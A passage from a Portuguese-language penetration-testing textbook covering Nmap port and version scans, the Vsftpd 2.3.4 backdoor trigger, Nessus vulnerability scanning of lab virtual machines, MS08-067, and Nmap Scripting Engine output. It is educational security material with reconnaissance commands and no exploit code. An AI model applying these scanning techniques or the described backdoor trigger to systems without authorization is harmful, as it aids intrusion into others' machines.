Por padrão, o Nmap efetua o scan somente das 1.000 portas que ele considera mais "interessantes", e não das 65.535 portas TCP ou UDP possíveis. O scan default do Nmap identificará serviços comuns em execução, porém, em alguns casos, ele não identificará uma ou duas portas que estiverem ouvindo. Para efetuar scan de portas específicas, utilize a flag `-p` com o Nmap. Por exemplo, para efetuar o scan da porta 3232 no alvo Windows XP, veja a listagem 5.9.

Listagem 5.9 – Executando um scan do Nmap em uma porta específica

```
root@Kali:~# nmap -sS -p 3232 192.168.20.10

Starting Nmap 6.40 ( http://nmap.org ) at 2015-12-18 09:03 EST
Nmap scan report for 192.168.20.10
Host is up (0.00031s latency).
PORT     STATE SERVICE
3232/tcp open  unknown
MAC Address: 00:0C:29:A5:C1:24 (VMware)
```

Certamente, quando dissermos ao Nmap para efetuar o scan na porta 3232, ele retornará `open`, o que mostra que vale a pena verificar essa porta, além das portas default verificadas pelo scan do Nmap. Entretanto, se tentarmos sondar a porta de maneira um pouco mais agressiva com um scan de versões (veja a listagem 5.10), o serviço que estiver ouvindo essa porta causará uma falha, como mostrado na figura 5.8.




Figura 5.8 – O servidor Zervit falha quando fazemos um scan com o Nmap.

NOTA Uma boa regra geral consiste em especificar as portas de 1 a 65535 em seus testes de invasão, somente para garantir que não há nada ouvindo as portas que não são consideradas "interessantes".

Listagem 5.10 – Executando um scan de versões em uma porta específica

```
root@kali:~# nmap -p 3232 -sV 192.168.20.10
Starting Nmap 6.40 ( http://nmap.org ) at 2015-04-28 10:19 EDT
Nmap scan report for 192.168.20.10
Host is up (0.00031s latency).
PORT     STATE SERVICE VERSION
3232/tcp open  unknown
1 service unrecognized despite returning data❶. If you know the service/version, please submit
    the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi : ❷
SF-Port3232-TCP:V=6.25%I=7%D=4/28%Time=517D2FFC%P=i686-pc-linux-gnu%r(GetR
SF:equest,B8,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Zervit\x200\.4\r\n❸X-Pow
SF:ered-By:\x20Carbono\r\nConnection:\x20close\r\nAccept-Ranges:\x20bytes\
SF:r\nContent-Type:\x20text/html\r\nContent-Length:\x2036\r\n\r\n<html>\r\
SF:n<body>\r\nhi\r\n</body>\r\n</html>");
MAC Address: 00:0C:29:13:FA:E3 (VMware)
```

No processo que causou falhas no serviço que está ouvindo, o Nmap não conseguiu descobrir que software está executando, como mostrado em ❶, porém conseguiu obter um fingerprint do serviço. De acordo com as tags HTML no fingerprint em ❷, esse serviço parece ser um servidor web. De acordo com o campo `Server:`, é algo chamado Zervit 0.4 ❸.

Neste ponto, causamos uma falha no serviço e podemos jamais vê-lo novamente em nosso teste de invasão, portanto, qualquer vulnerabilidade em potencial poderá ser questionável. É claro que em nosso laboratório podemos simplesmente alternar para o alvo Windows XP e reiniciar o servidor Zervit.

NOTA Embora esperemos que você não vá causar nenhuma falha em um serviço em seus testes de invasão, há sempre uma possibilidade de você se deparar com um serviço particularmente sensível, que não tenha sido codificado para aceitar nada além dos dados de entrada esperados, de modo que até mesmo um tráfego aparentemente inofensivo como o de um scan do Nmap fará com que ele falhe. Sistemas SCADA são particularmente famosos por esse tipo de comportamento. Sempre explique isso ao seu cliente. Ao trabalhar com computadores, não há garantias.

Retornaremos à ferramenta Nmap no próximo capítulo, quando usaremos o Nmap Scripting Engine (NSE) para conhecer informações detalhadas das vulnerabilidades relacionadas aos sistemas-alvo antes de iniciarmos a exploração de falhas.

Resumo

Neste capítulo, conseguimos abranger diversos aspectos de forma rápida simplesmente usando fontes publicamente disponíveis de informações e scanners de porta. Usamos ferramentas como o theHarvester e o Maltego para vasculhar a Internet em busca de informações como endereços de email e sites. Usamos o scanner de portas Nmap para descobrir quais portas estão ouvindo em nossas máquinas virtuais-alvo. De acordo com o resultado descoberto, podemos agora realizar algumas pesquisas a respeito das vulnerabilidades conhecidas à medida que começamos a pensar como invasores e procurar vulnerabilidades que possam ser ativamente exploradas nos sistemas. No próximo capítulo, discutiremos a fase de análise de vulnerabilidades do teste de invasão.

CAPÍTULO 6

Descobrindo vulnerabilidades

Antes de começarmos a lançar exploits, precisamos fazer um pouco mais de pesquisas e de análise. Quando identificamos vulnerabilidades, procuramos, de forma ativa, problemas que levarão a um comprometimento na fase de exploração de falhas. Embora algumas empresas de segurança executem somente uma ferramenta automatizada de exploração de falhas e esperem pelo melhor, um estudo cuidadoso das vulnerabilidades feito por um pentester habilidoso proporcionará melhores resultados do que qualquer ferramenta por si só.

Neste capítulo, analisaremos diversos métodos de análise de vulnerabilidades, incluindo o scanning automatizado, a análise focada e a pesquisa manual.

Do scan de versões do Nmap à vulnerabilidade em potencial

Agora que temos algumas informações sobre o nosso alvo e a superfície de ataque, podemos desenvolver cenários para atingir os objetivos de nosso teste de invasão. Por exemplo, o servidor FTP na porta 21 anunciou-se como sendo o Vsftpd 2.3.4. Vsftpd corresponde à abreviatura de Very Secure FTP.

Podemos supor que um produto que se autodenomine *very secure* (muito seguro) está pedindo para ter problemas, e, de fato, em julho de 2011, veio à tona a notícia de que o repositório do Vsftpd havia sido invadido. Os binários do Vsftpd haviam sido substituídos por uma versão contendo um backdoor (porta dos fundos) que podia ser acionado com um nome de usuário contendo uma carinha sorridente :). Isso fazia com que um root shell fosse aberto na porta 6200. Depois que o problema foi descoberto, os binários com o backdoor foram removidos e o Vsftpd 2.3.4 oficial foi restaurado. Portanto, embora a presença do Vsftpd 2.3.4 não assegure que o nosso alvo seja vulnerável, definitivamente, é uma ameaça a ser considerada. O teste de invasão se torna mais fácil se pegarmos uma carona com um invasor que já tenha o controle de um sistema.

Nessus

O Nessus da Tenable Security é um dos scanners de vulnerabilidade comerciais mais amplamente usados, embora muitos fornecedores ofereçam produtos comparáveis. O Nessus compartilha seu nome com um centauro que foi morto pelo herói mitológico grego Héracles, e cujo sangue posteriormente matou o próprio Héracles. O banco de dados do Nessus inclui vulnerabilidades em plataformas e protocolos, e o seu scanner realiza uma série de verificações para detectar problemas conhecidos. Você encontrará livros inteiros e cursos de treinamento dedicados ao Nessus e, à medida que se familiarizar mais com a ferramenta, descobrirá o que funciona melhor em seu caso. Oferecerei aqui somente uma discussão geral sobre o Nessus.

O Nessus está disponível na forma de uma versão profissional paga que os pentesters e as equipes internas de segurança podem usar para efetuar scans na rede em busca de vulnerabilidades. Você pode usar a versão gratuita, não comercial, chamada Nessus Home para tentar executar os exercícios presentes neste livro. O Nessus Home está limitado a efetuar o scanning de 16 endereços IP. (O Nessus não está pré-instalado no Kali, porém discutimos a sua instalação no capítulo 1.)

Antes de poder executar o Nessus, é necessário iniciar o daemon do Nessus. Para isso, digite o comando `service`, como mostrado aqui, para iniciar a interface web do Nessus na porta TCP 8834.

```
root@kali:~# service nessusd start
```

Agora abra um navegador web e acesse o Nessus ao direcionar o navegador Iceweasel para o endereço *https://kali:8834*. (Se você quiser acessar a interface do Nessus a partir de outro sistema, por exemplo, o host, substitua *kali* pelo endereço IP do computador Kali.) Depois de alguns minutos de inicialização, você deverá ver uma tela de login, conforme mostrada na figura 6.1. Utilize as credenciais de login criadas no capítulo 1.

Políticas do Nessus

A interface web do Nessus contém diversas abas na parte superior da tela, como mostrado na figura 6.2. Vamos começar pela aba **Policies** (Políticas). As políticas do Nessus são como arquivos de configuração que dizem ao Nessus quais verificações de vulnerabilidades, scanners de porta e assim por diante devem ser executados no scan de vulnerabilidades.

Figura 6.1 – A tela de login da interface web do Nessus.




Figura 6.2 – Políticas do Nessus.

Para criar uma política, clique em **New Policy** (Nova política) à esquerda da interface do Nessus. Os assistentes de política do Nessus ajudarão a criar uma política que será produtiva para os objetivos de seu scanning, conforme mostrado na figura 6.3. Para o nosso exemplo simples, selecione **Basic Network Scan** (Scan básico de rede).

Agora você será solicitado a fornecer algumas informações básicas sobre a política, como mostrado na figura 6.4, que incluem um nome, uma descrição e indicam se outros usuários do Nessus podem acessar a política. Depois que tiver concluído, clique em **Next** (Próximo).

Agora uma pergunta será feita para saber se esse é um scan interno ou externo, como mostrado na figura 6.5. Selecione **Internal** (Interna) e clique em **Next** (Próximo).




Figura 6.3 – Assistentes de políticas do Nessus.




Figura 6.4 – Configuração de uma política básica.




Figura 6.5 – Scan interno ou externo.

Se você tiver credenciais, o Nessus pode autenticar-se junto aos hosts e procurar vulnerabilidades que podem não estar aparentes do ponto de vista da rede. Esse recurso frequentemente é usado por equipes internas de segurança para testar a postura de suas redes quanto à segurança. Você pode definir essas credenciais no próximo passo, como mostrado na figura 6.6. Por enquanto, deixe esse passo em branco e clique em **Save** (Salvar).




Figura 6.6 – Adicionando credenciais (opcional).

Como mostrado na figura 6.7, nossa nova política agora está sendo exibida na aba **Policies** (Políticas).




Figura 6.7 – Nossa política foi adicionada.

Realizando um scanning com o Nessus

Agora vamos alternar para a aba **Scans** e executar o Nessus em nossas máquinas-alvo. Clique em **Scans ▸ New Scan** (Scans ▸ Novo Scan) e preencha as informações do scan, como mostrado na figura 6.8. O Nessus deve saber o nome de nosso scan (**Name**), qual política de scan deverá usar (**Policy**) e em quais sistemas deverá executar o scan (**Targets**).




Figura 6.8 – Iniciando um scan no Nessus.

O Nessus executa uma série de sondagens no alvo em uma tentativa de detectar ou de excluir o máximo possível de problemas. O scan em execução é adicionado à aba Scans, como mostrado na figura 6.9.

Depois que o scan for concluído, clique nele para visualizar os resultados, conforme mostrado na figura 6.10.




Figura 6.9 – Executando um scan com o Nessus.




Figura 6.10 – Visão geral dos resultados.

Como mostrado na figura, o Nessus descobriu diversas vulnerabilidades críticas nos alvos Windows XP e Ubuntu. Porém foram encontrados somente dados informativos no Windows 7.

Para ver os detalhes de um host específico, clique nesse host. Os detalhes das vulnerabilidades do Windows XP estão sendo mostrados na figura 6.11.




Figura 6.11 – O Nessus classifica e descreve seus resultados.

Podem dizer o que quiserem sobre os scanners de vulnerabilidades, mas é difícil encontrar um produto que possa informar tanto sobre um ambiente-alvo tão rapidamente e com tão pouco esforço quanto o Nessus. Por exemplo, os resultados do Nessus revelam que o nosso alvo Windows XP, de fato, não tem o patch MS08-067 discutido no capítulo 4. Parece também que outros patches Microsoft que afetam o servidor SMB estão ausentes.

Que vulnerabilidade é a mais passível de exploração? A saída do Nessus para um problema em particular normalmente fornecerá algumas informações sobre o potencial de exploração desse problema. Por exemplo, ao clicar na vulnerabilidade MS08-067 na saída (figura 6.12), veremos que há código de exploit disponível para essa vulnerabilidade no Metasploit, bem como em outras ferramentas como o Core Impact e o Canvas.




Figura 6.12 – A entrada para o MS08-067 no Nessus fornece informações detalhadas.

Observação sobre as classificações do Nessus

O Nessus classifica as vulnerabilidades de acordo com o CVSS (Common Vulnerability Scoring System), versão 2, do NIST (National Institute of Standards and Technology, ou Instituto Nacional de Padrões e Tecnologia). A classificação é calculada de acordo com o impacto causado no sistema caso o problema seja explorado. Embora quanto mais alta a classificação da vulnerabilidade, mais sério o Nessus ache que seja o problema da vulnerabilidade, o risco real de uma vulnerabilidade depende do ambiente. Por exemplo, o Nessus classifica o acesso anônimo ao FTP como uma vulnerabilidade de risco médio. Quando restrito a arquivos que não sejam críticos, porém, o acesso anônimo ao FTP pode apresentar um risco de baixo a inexistente. Por outro lado, já ouvimos falar de empresas que deixam cópias de seus códigos-fonte proprietários disponíveis em um servidor FTP

publicamente acessível. Se em um teste de invasão externo você puder acessar o patrimônio mais importante do cliente ao fazer login como *anonymous* (anônimo) em um servidor FTP, é seguro supor que qualquer invasor interessado poderá fazer o mesmo, e isso exige uma ligação imediata para o contato indicado pelo seu cliente. As ferramentas não são capazes de fazer esse tipo de distinção. Para isso é necessário um pentester.

Por que usar scanners de vulnerabilidade?

Embora alguns cursos de testes de invasão excluam totalmente o scanning de vulnerabilidades e argumentem que um pentester habilidoso pode descobrir tudo o que um scanner pode, os scanners continuam sendo ferramentas valiosas, especialmente porque muitos testes de invasão são realizados em uma janela de tempo menor do que qualquer um gostaria de ter. Porém, se um dos objetivos de sua avaliação for evitar a detecção, você deverá pensar duas vezes antes de usar um scanner indiscreto de vulnerabilidades.

Embora o Nessus não tenha encontrado todos os problemas de nosso ambiente, o seu uso, em conjunto com os resultados de nossa fase de coleta de informações, proporcionou um ponto de partida sólido para a exploração de falhas. Mesmo os pentesters que achem que um pentester deve substituir um scanner durante as atividades de teste podem se beneficiar do conhecimento sobre o uso de ferramentas de scanning. Embora, em um mundo ideal, toda empresa deva realizar testes de invasão regulares, sem restrições, na realidade, há muito trabalho de scanning de vulnerabilidades a ser feito.

Exportando os resultados do Nessus

Depois que um scan com o Nessus for concluído, suas descobertas poderão ser exportadas por meio do botão Export (Exportar) na parte superior da tela de detalhes do scan, conforme mostrado na figura 6.13.

O Nessus pode gerar resultados em formatos PDF, HTML, XML, CSV e outros. Pode ser que você queira entregar os resultados puros ao seu cliente em um contrato para realização de scanning de vulnerabilidades, porém você não deve jamais exportar os resultados do scanner, inserir um cabeçalho com o nome de sua empresa acima deles e chamá-los de resultados do teste de invasão. Muito mais análises estão envolvidas em um teste de invasão do que aquilo que é oferecido por um scan de vulnerabilidades. Verifique sempre os resultados de scanners

automatizados e combine-os com uma análise manual para obter um quadro mais completo das vulnerabilidades do ambiente.




Figura 6.13 – Exportando os resultados do scan feito com o Nessus.

Agora vamos dar uma olhada em outros métodos de análise de vulnerabilidades.

Pesquisando vulnerabilidades

Se a página de resumo do Nessus não fornecer informações suficientes sobre uma vulnerabilidade, tente uma boa e velha pesquisa no Google. Além disso, procure fazer pesquisas em *http://www.securityfocus.com/*, *http://www.packetstormsecurity.org/*, *http://www.exploit-db.org/* e *http://www.cve.mitre.org/*. Por exemplo, você pode procurar vulnerabilidades usando o sistema CVE (Common Vulnerabilities and Exposures, ou Vulnerabilidades e Exposições Comuns), o número do patch Microsoft e assim por diante em um site específico por meio de uma pesquisa no Google, por exemplo, "ms08-067 site:securityfocus.com". A vulnerabilidade MS08-067 recebeu bastante atenção, portanto você encontrará boas informações em abundância. (Demos uma olhada nos detalhes desse problema em particular no capítulo 4.)

De acordo com a sua vulnerabilidade, um código de exploit online também poderá ser encontrado para prova de conceito (proof-of-concept). Daremos uma olhada em como trabalhar com código público no capítulo 19, porém, considere-se avisado de que, de modo diferente dos exploits garantidos pela comunidade em um projeto como o Metasploit, nem todos os códigos que estão na Internet fazem o que dizem que fazem. O payload de um exploit público pode destruir o computador-alvo ou pode associar o seu computador ao botnet secreto do autor do exploit. Permaneça vigilante ao trabalhar com exploits públicos e analise-os cuidadosamente antes de executá-los em uma rede de produção. (Você também poderá encontrar informações detalhadas sobre algumas vulnerabilidades postadas por pesquisadores que, originalmente, descobriram o problema.)

Nmap Scripting Engine

Agora vamos discutir outra ferramenta que oferece o recurso de scanning de vulnerabilidades. Assim como o Metasploit evoluiu a partir de um framework de exploração de falhas até se tornar um pacote completo de testes de invasão, com centenas de módulos, o Nmap, de modo semelhante, evoluiu além de seu objetivo inicial, que era o de efetuar scanning de portas. O NSE (Nmap Scripting Engine) permite executar scripts publicamente disponíveis e possibilita a criação de seus próprios scripts.

Você encontrará os scripts empacotados com o NSE no Kali em */usr/share/nmap /scripts*. Os scripts disponíveis se enquadram em diversas categorias, incluindo coleta de informações, avaliação ativa de vulnerabilidades, pesquisa de sinais de comprometimentos anteriores e assim por diante. A listagem 6.1 mostra os scripts NSE disponíveis em sua instalação default do Kali.

Listagem 6.1 – Lista de scripts do Nmap

```
root@kali:~# cd /usr/share/nmap/scripts
root@kali:/usr/local/share/nmap/scripts# ls
acarsd-info.nse                    ip-geolocation-geobytes.nse
address-info.nse                   ip-geolocation-geoplugin.nse
afp-brute.nse                      ip-geolocation-ipinfodb.nse
afp-ls.nse                         ip-geolocation-maxmind.nse
--trecho omitido--
```

Para obter mais informações sobre um script ou uma categoria de scripts em particular, use a flag `--script-help` no Nmap. Por exemplo, para ver todos os scripts que estão na categoria *default*, digite **`nmap --script-help default`**, como mostrado na listagem 6.2. Muitos fatores contribuem para determinar se um script estará na categoria default, incluindo a sua confiabilidade e o fato de o script ser seguro, com poucas chances de causar danos ao alvo.

Listagem 6.2 – Ajuda para os scripts default do Nmap

```
root@kali:~# nmap --script-help default
Starting Nmap 6.40 ( http://nmap.org ) at 2015-07-16 14:43 EDT
--trecho omitido--
ftp-anon
Categories: default auth safe
http://nmap.org/nsedoc/scripts/ftp-anon.html
```

```
  Checks if an FTP server allows anonymous logins.

  If anonymous is allowed, gets a directory listing of the root directory and highlights
    writeable files.
--trecho omitido--
```

Se a flag `-sC` for usada para dizer ao Nmap para executar um scan de scripts, além de um scanning de portas, ele executará todos os scripts da categoria *default*, como mostrado na listagem 6.3.

Listagem 6.3 – Saída dos scripts default do Nmap

```
root@kali:~# nmap -sC 192.168.20.10-12

Starting Nmap 6.40 ( http://nmap.org ) at 2015-12-30 20:21 EST
Nmap scan report for 192.168.20.10
Host is up (0.00038s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp              0 Aug 06  2009 incoming
|_-r--r--r-- 1 ftp ftp            187 Aug 06  2009 onefile.html
|_ftp-bounce: bounce working!
25/tcp   open  smtp
| smtp-commands: georgia.com, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY❶, EXPN, ETRN, XTRN,
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP
    QUIT
79/tcp   open  finger
|_finger: Finger online user list request denied.
80/tcp   open  http
|_http-methods: No Allow or Public header in OPTIONS response (status code 302)
| http-title:             XAMPP            1.7.2 ❷
|_Requested resource was http://192.168.20.10/xampp/splash.php
--trecho omitido--
3306/tcp open  mysql
| mysql-info: MySQL Error detected!
| Error Code was: 1130
|_Host '192.168.20.9' is not allowed to connect to this MySQL server ❸
